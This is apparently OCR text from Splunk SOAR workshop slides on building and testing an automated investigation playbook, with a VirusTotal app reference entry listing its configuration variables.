
Automating the Investigation




Automating the Investigation




Automating the Investigation




Automating the Investigation





splunk> turn data into doing

Automating the Investigation



BREAK TIME!

Running & Testing the Playbook


splunk> turn data into doing™

Testing the Playbook


Picking up where we left off…

- We now have a playbook that mimics the first three actions that we took manually to investigate this event
- While we had to do each action one at a time all of these actions can now be launched at the start of our playbook to get our information back much faster
- At this point we want to start testing our playbook to make sure everything is working as expected


Testing the Playbook




Remember…




Testing the Playbook




Testing the Playbook



Testing the Playbook



Back in the Investigation view…




Working with Action Results

splunk> turn data into doing™

Working With ActionResults

- So far we have built and tested a playbook with our first three actions automated
- This is a great start but let's add in some additional actions
- For the next steps we want to take the information from Threat Miner and use that to perform an action
- We also need to examine the output from our actions to make a decision whether or not we should block access to this site

The App Reference Guide



VirusTotal Dev

Publisher: Phantom
Contributors: N/A
App Version: 1.2.52
Product Vendor: VirusTotal Dev
Product Name: VirusTotal Dev
Product Version Supported (regex): "."

This app integrates with the VirusTotal cloud to implement investigative and reputation actions


Configuration Variables

The below configuration variables are required for this App to operate on **VirusTotal Dev**. These are specified when configuring an asset in Splunk SOAR.

VARIABLE	REQUIRED	TYPE	DESCRIPTION
apikey	required	password	VirusTotal API key
rate_limit	optional	boolean	Limit number of requests to 4 per minute
poll_interval	optional	numeric	Number of minutes to poll for a detonation result (Default: 5)

Supported Actions

